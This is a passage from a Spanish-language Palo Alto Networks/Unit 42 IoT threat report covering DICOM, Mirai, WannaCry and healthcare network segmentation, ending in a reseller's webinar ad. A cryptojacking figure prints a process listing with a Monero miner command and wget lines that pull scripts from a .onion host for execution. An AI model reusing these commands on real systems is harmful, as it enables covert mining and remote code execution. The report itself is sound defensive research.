Encontramos una vulnerabilidad en el protocolo de DICOM. Los atacantes podrían cambiar el encabezado de un paquete DICOM para reemplazar la imagen capturada por el dispositivo por un archivo ejecutable. A medida que se guardaba la imagen, el malware persistía en una unidad de red. Cuando otro dispositivo DICOM abría la imagen, el visor DICOM ejecutaba la imagen, que a su vez ejecutaba el malware. Debido a que las imágenes DICOM tienden a almacenar información de los pacientes, el antivirus no puede analizar las ubicaciones de los archivos por razones de privacidad; en esencia, este malware estaba protegido por el diseño.

Movimiento lateral

Vemos movimientos laterales originados por ataques exitosos de suplantación de identidad que se dirigen a los sistemas de IoT en la misma red y explotan las vulnerabilidades de manera remota. El 57 % de los dispositivos de IoT son vulnerables a los ataques de gravedad media o alta, lo que convierte al IoT en una oportunidad para los atacantes.

Ataques en dos etapas a través de puertas traseras no atendidas

Las puertas traseras instaladas a partir de vulneraciones previas a menudo se pasan por alto o no se desactivan bien, lo que reduce la barrera de entrada para un amplio rango de otros ataques. Por ejemplo, notamos ataques de ransomware WannaCry que se propagan a través de puertas traseras abiertas por infecciones previas del malware DoublePulsar.

Con el creciente número de dispositivos en los que no se pueden aplicar parches, como los que ejecutan Windows 7, no esperamos que esta tendencia se revierta, a menos que más organizaciones sigan las prácticas recomendadas en estos documentos.

Las amenazas evolucionan para dirigirse específicamente a los entornos de IoT

Funciones de punto a punto

Notamos una evolución de las amenazas dirigidas a los entornos de IoT a través de comunicaciones C2 de punto a punto descentralizadas en las que los dispositivos riesgosos, controlados por un nodo a través de una conexión por servidor, se comunicaban entre ellos en la red local. Esto permite que los atacantes minimicen las conexiones con el mundo exterior y habilita que la plaga funcione incluso sin conexión a Internet.

Las vulnerabilidades en los dispositivos de IoT conectados a la nube (p. ej., cámaras de seguridad con capacidad de visión remota) habilitan que los atacantes eludan los firewalls y accedan a las redes privadas.

Lucha por el host

Observamos una tendencia de malware que intenta remover otro malware para ocupar el dispositivo de IoT de la víctima de manera exclusiva. Es probable que esto aborde las limitaciones de recursos del hardware, ya que los fabricantes de dispositivos minimizan la capacidad del hardware en sus placas diseñadas expresamente para reducir el consumo de energía y los precios minoristas.

El código filtrado de malware de IoT provoca nuevas variedades.

La filtración del código fuente del botnet Mirai de IoT provocó el nacimiento de numerosas variantes de Mirai en el último año. Los adversarios construyeron estas variantes de una manera similar a la forma en que los desarrolladores de código abierto obtienen nuevas versiones del código del trabajo del otro.

Ahora, Mirai se convirtió en un marco al que los desarrolladores pueden añadir nuevos exploits de dispositivos como nuevas variantes.

El ransomware WannaCry se propaga en redes sin segmentación.

Cuando encontramos casos de WannaCry en redes de clientes del sector de la salud, siempre se trata de redes mixtas con PC, escáneres, dispositivos de imágenes nucleares, etc. WannaCry tiene una fuerte capacidad de autopropagación e infección, lo que le permite infectar dispositivos a través de IoT y TI.


Ataque del botnet Mirai

El malware Mirai convierte a los dispositivos conectados a la red que ejecutan Linux en bots controlados de manera remota que se pueden utilizar como botnet en ataques de red a gran escala. Se dirige ante todo a los dispositivos de consumo en línea, como cámaras IP y enrutadores domésticos.

El 12 de octubre de 2016, un ataque masivo de DDoS provocado por un botnet Mirai inhabilitó gran parte del Internet en la costa este de los Estados Unidos. En un principio, las autoridades temían que este ataque fuera obra de un estado-nación hostil.

CASO PRÁCTICO: Cryptojacking en el caos

El malware Cryptojacking es una amenaza emergente en línea que se esconde en un dispositivo y utiliza los recursos de la máquina para «minar» formas de criptomoneda, como bitcoin. Al igual que la mayoría de los ataques malintencionados, el motivo es el beneficio, pero a diferencia de la mayoría, está diseñado para permanecer oculto al usuario. El cryptojacking causa una alta utilización del CPU y la red y drena los sistemas críticos de los sistemas de salud, lo que afecta de manera exponencial la capacidad de salvar vidas.



```
# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 May14 ?        00:00:00 /bin/sh -c sh /entry
root         6     1  0 May14 ?        00:00:00 sh /entry
root        20     1  0 May14 ?        00:00:00 /usr/sbin/sshd
debian-+    36     1  0 May14 ?        00:03:04 /usr/bin/tor --defaults-torrc /usr/share/t
or/tor-service-defaults-torrc --hush
root        37     6  0 May14 ?        00:00:00 /bin/bash /toolbin/shodaemon
root        38     6  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet
root        39     6 33 May14 ?        1-17:44:54 /toolbin/darwin -o us-east.cryptonight-h
ub.miningpoolhub.com:20580 -u xulu.autodeploy -p x --currency monero -i 0 -c conf.txt -r
root        41    38  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet1
root        69     6  0 May14 ?        00:00:00 sleep 7d
root       561    37  0 08:21 ?        00:00:00 sleep 18353
root       641    41  0 11:43 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet1.txt -O /root/cmd1.sh -o /dev/null
root       646    38  0 11:59 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet.txt -O /root/cmd.sh -o /dev/null
```

Figura n.º 7: El Cryptojacking drena los sistemas de salud críticos.

Zingbox alertó a un cliente que participó en esta investigación sobre una transferencia de código cryptomining entre un dispositivo de almacenamiento de TI y un dispositivo de OT en su red interna. El equipo de TI quiso apagar el dispositivo, pero el equipo de OT no estuvo de acuerdo debido a las inquietudes de seguridad de la producción. Mientras esperaba que se permitiera que el dispositivo se desconectara, el personal de TI investigó el dispositivo de almacenamiento mientras Zingbox continuaba supervisando el tráfico de red para detectar otras actividades malintencionadas.

Al día siguiente, la transferencia de código de cryptomining se volvió a detectar en la red. Una investigación posterior identificó el dispositivo infractor como un servidor que alojaba cientos de invitados de VM en la red de OT, lo que dificultaba encontrar al invitado de VM infractor. La supervisión continua del tráfico de red reveló una transferencia de datos programada dos veces por semana. El patrón regular le permitió al personal de TI identificar el proceso infractor y el invitado de VM infractor, que luego eliminaron del host de VM.

03

Conclusión y recomendaciones

Ahora los CSO pueden tomar medidas para reducir su riesgo de IoT...

Los CSO pueden actuar de inmediato para reducir la exposición a los ataques iniciados por el IoT de la organización. Estas medidas no son integrales, pero reducen una gran parte de los riesgos de IoT:

1. Conozca su riesgo: descubra los dispositivos de IoT en la red.
2. Coloque parches en las impresoras y en otros dispositivos en los que se pueden colocar parches con facilidad.
3. Segmente los dispositivos de IoT con VLAN.
4. Habilite la supervisión activa

...y una estrategia de IoT efectiva prepara a la organización a largo plazo.

Para conocer y gestionar el riesgo de manera proactiva, la organización necesita una estrategia de seguridad de IoT efectiva. Nuestro equipo de investigación eligió dos prácticas adicionales que cada estrategia de IoT debe incorporar:

1. Piense de manera integral y organice el ciclo de vida de IoT completo
2. Amplíe la seguridad a todos los dispositivos de IoT a través de integraciones de productos.

Tome medidas para reducir el riesgo.

Paso 1: Conozca su riesgo: descubra los dispositivos de IoT en la red.

Las soluciones de seguridad de IoT permiten que las organizaciones descubran e identifiquen a los dispositivos de IoT en sus redes. Encontramos que el 30 % de los dispositivos conectados a la red en una empresa promedio, sin tener en cuenta a los teléfonos inteligentes, son activos de IoT. Aunque se trata de un número significativo de activos, la mayoría de las organizaciones no conocen estos dispositivos y no gestionan sus posturas de seguridad o perfiles de riesgo.

El análisis inteligente de dispositivos y la creación de perfiles permite que los equipos de seguridad de TI tengan visibilidad de sus dispositivos de IoT conectados a la red, sus perfiles de riesgo y su comportamiento de red al interactuar con otros dispositivos en la red. Las soluciones de seguridad de IoT más avanzadas de la actualidad, como Zingbox, utilizan el aprendizaje automático para identificar hasta los dispositivos de IoT nunca vistos y reconocer patrones de comunicación de red malintencionados antes de que causen daños.

Es importante descubrir los perfiles de conectividad a Internet de los dispositivos de IoT. Los dispositivos de IoT con acceso directo a Internet pueden contener perfiles de mayor riesgo porque la conectividad a Internet permite que los exploits se muevan más rápido que en dispositivos que solo están conectados a LAN. Aun así, los dispositivos de IoT conectados puramente a LAN exponen un riesgo práctico mayor: Estos dispositivos se crearon con la suposición de seguridad detrás de un firewall. En comparación con los activos basados en SaaS y conectados a Internet, notamos una comunicación de texto no cifrado, puertos abiertos y credenciales débiles en estos dispositivos. Una red de computadora en la que los empleados y dichos dispositivos se combinan presenta el desafío de que los dispositivos de los usuarios infecten los activos de IoT de manera cruzada.

Apenas TI descubre los dispositivos y reconoce sus perfiles de riesgo, comienza el trabajo de corrección.

Paso 2: Coloque parches en las impresoras y en otros dispositivos en los que se pueden colocar parches con facilidad.

Nuestra investigación muestra que las impresoras y las cámaras de seguridad son los dispositivos más abundantes y vulnerables en las redes empresariales. En el sector de la salud, los sistemas de imágenes y supervisión de pacientes encabezan las tablas.

Después del descubrimiento inicial del dispositivo de IoT, recomendamos investigar la postura de seguridad de los de los dos o tres dispositivos más abundantes conectados a la red y trabajar con sus respectivos proveedores en una estrategia de gestión de parches para el mantenimiento rutinario en el futuro.

Paso 3: Segmente los dispositivos de IoT con VLAN.

La segmentación de red se convirtió en una práctica general para la mayoría de las organizaciones; es una tarea que se debe configurar en la práctica, pero que cuenta con fuertes beneficios de seguridad en toda la empresa. Una red segmentada de manera adecuada detiene el movimiento lateral de los exploits, reduce la superficie de ataque y minimiza las consecuencias. Las organizaciones pueden implementar los segmentos de la red al aprovechar las configuraciones de VLAN y las políticas de firewall. El límite de la red, las ACL de los conmutadores y las políticas de firewall deben proteger de manera estricta el acceso entre segmentos y la comunicación norte-sur. Básicamente, esto crea un fuerte perímetro de defensa en los niveles o zonas de seguridad de la red que protegen a los activos de IoT y TI basados en su valor de seguridad o importancia para la organización.

Según nuestra investigación, el

72 %

de las VLAN del sector de la salud no siguen las prácticas de red.

La utilización de VLAN aumentó más de

3 veces

en 2019 comparada con dos años anteriores.

Encontramos que solo el

3 %

de las VLAN del sector de la salud alojan dispositivos de IoMT de manera exclusiva.

Proceso de microsegmentación inteligente con el tipo de perfil del dispositivo

La segmentación de la OT, el IoT empresarial y los dispositivos de TI son solo un comienzo. Las organizaciones también deben considerar la segmentación basada en las características y los perfiles del dispositivo.

La práctica más recomendada para segmentar la red de una organización es basarla en el tipo de dispositivo, los niveles de amenaza, los patrones de utilización y otras características del perfil del dispositivo.

En un informe de 2018, Gartner predijo que más del 60 % de los dispositivos de IoT en una infraestructura empresarial estarían prácticamente segmentados dentro de dos años.[3] Notamos un crecimiento en el número de redes de IoT/TI segmentadas, pero las organizaciones deben implementar una solución que pueda identificar los tipos de dispositivos y las características de su comportamiento de red para aprovechar los beneficios de la microsegmentación por completo.

Ejemplo del sector de la salud

En una organización de salud típica, hay dispositivos médicos de IoT de misión crítica, dispositivos genéricos de IoT no médicos y dispositivos de TI. En una red diseñada de manera segura, los dispositivos médicos de IoT de misión crítica se implementan en segmentos de red aislados.

En paralelo a la segmentación basada en la identidad del dispositivo de IoT, los equipos de red pueden segmentar aún más los dispositivos de IoT por nivel de seguridad, por ejemplo, al separar aquellos con agentes de seguridad de endpoint de los que no tienen o los dispositivos que ejecutan un OS al fin de su vida útil de aquellos con parches de seguridad actualizados. La implementación de los dispositivos de IoT con capacidades de seguridad diferentes también deben seguir un esquema de segmentación bien diseñado.

Para habilitar la microsegmentación basada en perfiles, las organizaciones de salud deben implementar métodos precisos de identificación de dispositivos con análisis de dispositivos continuos y en tiempo real para tener en cuenta las vulnerabilidades, los riesgos y otras características fluidas que indican el nivel actual del estado de seguridad de su dispositivo de IoT.

3. «Predicts 2019: IoT Will Drive Profound Changes to Your Core Business Applications and IT Infrastructure» (en inglés), Gartner, 13 de diciembre, 2018, https://www.gartner.com/en/documents/3895863/predicts-2019-iot-will-drive-profound-changes-to-your-co.

Paso 4: Habilite la supervisión activa

Para identificar los ataques con precisión, una solución de supervisión debe ser capaz de escalar y ejecutar de manera continua, identificar todas las vulnerabilidades y analizar el comportamiento de todos los dispositivos conectados a la red, todo en tiempo real. Las soluciones de seguridad de IoT suelen basarse en el aprendizaje automático y se ejecutan en un diseño de nube con gran escalabilidad para aprender, perfilar y alertar a los equipos de seguridad sobre anomalías.

En el sector de la salud, la estrecha colaboración con el equipo de TI habilita que los equipos biomédicos creen pautas de prácticas recomendadas para mantener los dispositivos médicos de IoT de manera segura. Con el aumento del número de dispositivos que ejecutan un OS al fin de su vida útil, las organizaciones de salud deben planificar la implementación de estas recomendaciones lo antes posible para ayudar con la gestión y protección de los activos médicos de IoT.

Examinamos la distribución del riesgo entre 1 200 000 dispositivos de IoT de clientes empresariales y de salud (vea la figura n.º 8). Cabe destacar que el 57 % de los dispositivos de IoT encuestados son vulnerables a ataques de gravedad media o alta, lo que convierte a IoT en una oportunidad para los atacantes.




Figura n.º 8: Distribución del riesgo en 1 200 000 de dispositivos

Prácticas recomendadas de gestión de riesgo de los dispositivos de IoT

El sistema de puntuación de vulnerabilidades comunes (CVSS) es un sistema aceptado por el sector que asigna una puntuación numérica a las vulnerabilidades de un dispositivo para indicar su gravedad. La puntuación se puede traducir a un nivel de riesgo para ayudar a que las organizaciones evalúen y prioricen sus procesos de gestión de vulnerabilidades de manera adecuada:

Riesgo alto

Los dispositivos considerados de alto riesgo requieren acción inmediata. La urgencia se debe a la detección de problemas de seguridad o a la falta de parches críticos que dejan expuestos a los dispositivos. Estos dispositivos suelen tener vulnerabilidades con puntuaciones CVSS de 9 o 10.

Riesgo medio

La mayoría de los dispositivos de IoT se encuentran en este rango. Estos dispositivos no se mantienen de manera diligente, a menudo no tienen el último parche de seguridad, utilizan contraseñas débiles o de valor predeterminado y ejecutan un OS al fin de su vida útil. A menudo tienen aplicaciones no autorizadas ejecutándose en ellos y, si alojan un explorador web, pueden conectarse a sitios considerados riesgosos o malintencionados. Estos dispositivos tienen vulnerabilidades con puntuaciones CVSS entre 4 y 8.9.

Riesgo bajo

Los dispositivos se consideran de bajo riesgo si no hay alertas de seguridad en tiempo real y no hay indicios de violaciones de políticas definidas por la organización. Si existen vulnerabilidades en un dispositivo de este tipo, por lo general tienen puntuaciones CVSS inferiores a 4.

Perfeccione su estrategia de IoT

Práctica recomendada n.º 1: Piense de manera integral y organice el ciclo de vida de IoT completo.

Gestionar el ciclo de vida de IoT es un nuevo desafío para las organizaciones. Un enfoque integral para organizar todo el ciclo de vida de IoT consta de seis pasos:




Figura n.º 9: El ciclo de vida de IoT

1. **Identificar:** Reciba una notificación cada vez que un nuevo dispositivo se conecte a la red. Identifique el dispositivo, su categoría, perfil de riesgo y las estadísticas de utilización.
2. **Incorporar:** La mayoría de los equipos de TI diseñan sus redes para incorporar dispositivos de TI de manera dinámica con network access control (control de acceso a la red - NAC), pero esta capacidad no se extiende a los activos de IoT. La incorporación manual de los dispositivos de IoT es un desafío. En la actualidad, varias soluciones de seguridad de IoT ofrecen integración con NAC y firewalls de nueva generación para considerar la identidad, el propósito y el perfil de riesgo de un dispositivo en su incorporación y segmentación de red.
3. **Proteger:** Los dispositivos de IoT conectados y desprotegidos presentan altos riesgos para todas las organizaciones. Las soluciones de detección y respuesta de endpoints (EDR) tradicionales no pueden proteger a dichos activos dado que requieren agentes de software. Las soluciones de seguridad de IoT ofrecen una supervisión en tiempo real de los dispositivos de IoT identificados a través del tráfico de red. Habilitan la protección o la cuarentena de los dispositivos mediante alertas e integraciones de productos.
4. **Optimizar:** Para los activos costosos de IoT, como los dispositivos de imágenes en los hospitales, las estadísticas detalladas sobre la utilización de dispositivos son aportes importantes para la planificación del capital y la optimización de activos.
5. **Gestionar:** La supervisión, el informe y la alerta en tiempo real son cruciales para que las organizaciones gestionen sus riesgos de IoT.
6. **Retirar:** Los dispositivos contienen información personal y confidencial y están sujetos a requisitos de cumplimiento en varios casos. El retirar dichos activos se convierte en un proceso gestionado y auditado.

Práctica recomendada n.º 2: Amplíe la seguridad a todos los dispositivos de IoT a través de integraciones de productos.

Las redes empresariales de TI están equipadas con sistemas de seguridad de TI avanzados, como firewalls de nueva generación; NAC y soluciones de orquestación, automatización y respuesta de seguridad (SOAR). Sin embargo, la mayoría de estos productos están diseñados para supervisar y controlar servidores, computadoras portátiles y teléfonos móviles; no tienen acceso a los dispositivos de IoT debido a las características personalizadas y obsoletas del OS de estos dispositivos, y a la falta de compatibilidad para agentes o capacidades de gestión de TI.

Sin el contexto de IoT, las soluciones de seguridad por lo general clasifican a los dispositivos de IoT de manera incorrecta. La correcta clasificación de los dispositivos de IoT garantiza que solo se les conceda acceso a los recursos adecuados y se coloquen en los segmentos de red correctos, lo que reduce el riesgo de amenazas a otros recursos y redes. Los productos de seguridad de IoT incorporan este contexto, lo que permite a TI canalizar esta inteligencia a las soluciones de seguridad existentes a través de las integraciones de productos.

Las categorías de integración de productos incluyen lo siguiente:

- Gestión de activos y sistemas de gestión de mantenimiento asistido por computadora (CMMS)
- Gestión de información y eventos de seguridad (SIEM)
- Orquestación, automatización y respuesta de seguridad (SOAR)
- Firewalls de nueva generación (NGFW)
- Network access control (control de acceso a la red - NAC)
- Soluciones de gestión inalámbrica/de red

Acerca de

Palo Alto Networks

Miles de millones de dispositivos entran en línea en cada sector. Por desgracia, su promesa de innovación y transformación llegó acompañada de inquietudes de visibilidad, incorporación, vulnerabilidad, interrupciones en el servicio, impacto comercial, gestión continua, cumplimiento e incluso actualizaciones y retiro de dispositivos. Zingbox se fundó con el motivo de solucionar estos problemas y luego Palo Alto Networks lo adquirió por el mismo motivo en septiembre de 2019.

En Palo Alto Networks reconocemos que se requiere un enfoque revolucionario para realizar y organizar cada fase del ciclo de vida del dispositivo con el fin obtener el máximo beneficio de los dispositivos de IoT. Reconocemos la importancia de las prácticas recomendadas tradicionales de TI, así como el impacto positivo comercial que puede tener la OT. Para que el IoT funcione bien se requiere la combinación única de TI y OT que ofrecemos. Nuestra solución es discreta, sin clientes, basada en la nube y fuera de banda. Estas capacidades no solo son los beneficios de nuestra solución, son los principios subyacentes.

Unit 42

Unit 42 es el equipo global de inteligencia de amenazas de Palo Alto Networks y una autoridad reconocida sobre ciberamenazas buscada con frecuencia por empresas y agencias gubernamentales de todo el mundo. Nuestros analistas son expertos en la caza y recolección de amenazas desconocidas, así como en la ingeniería inversa de malware mediante análisis de código. Con esta experiencia entregamos una investigación profunda y de alta calidad que brinda información sobre las herramientas, las técnicas y los procedimientos que los actores de amenazas ejecutan para arriesgar a las organizaciones. Nuestra meta es brindar un contexto, siempre que sea posible, con la explicación de la base de los ataques, así como quién los ejecuta y por qué, para que los defensores puedan obtener visibilidad de las amenazas de manera global y defiendan mejor sus empresas.

Metodología

El equipo de Zingbox creó este informe de amenazas de IoT en colaboración con Unit 42. La información de este informe se deriva de un análisis de dos años de cientos de clientes y más de 1 200 000 de dispositivos de IoT a lo largo de 2018 y 2019. La información se recopiló con implementaciones de Zingbox en miles de centros de salud y empresas en los Estados Unidos. Estas dos verticales se eligieron como representantes de la utilización de IoT en infraestructuras críticas y operaciones comerciales de misión crítica. Nuestro informe utiliza datos de implementaciones reales e incluye el siguiente conjunto de datos:

Dispositivos analizados:

1272000

Sesiones de red analizadas:

73 200 millones

Tipos de dispositivos analizados:

8355

UNIT 42

3000 Tannery Way
Santa Clara, CA 95054

Principal: +1-408-753-4000
Ventas: +1-866-320-4788
Asistencia: +1-866-898-9087

www.paloaltonetworks.com

El ciclo de vida de un ataque IoT en Industria y Manufactura

-Charla Introductoria-

Grupo Smartekh

paloalto NETWORKS

27 Mayo
11 am

¡ÚNETE AQUÍ!

¿SABES QUE HAY EN TU RED?

Analiza tu red y evita ataques con el Assessment de Seguridad IoT

Ahora más que nunca, las empresas dependen en gran medida de los dispositivos de IoT.

¡AGENDA TU ASSESSMENT!

WWW.SMARTEKH.COM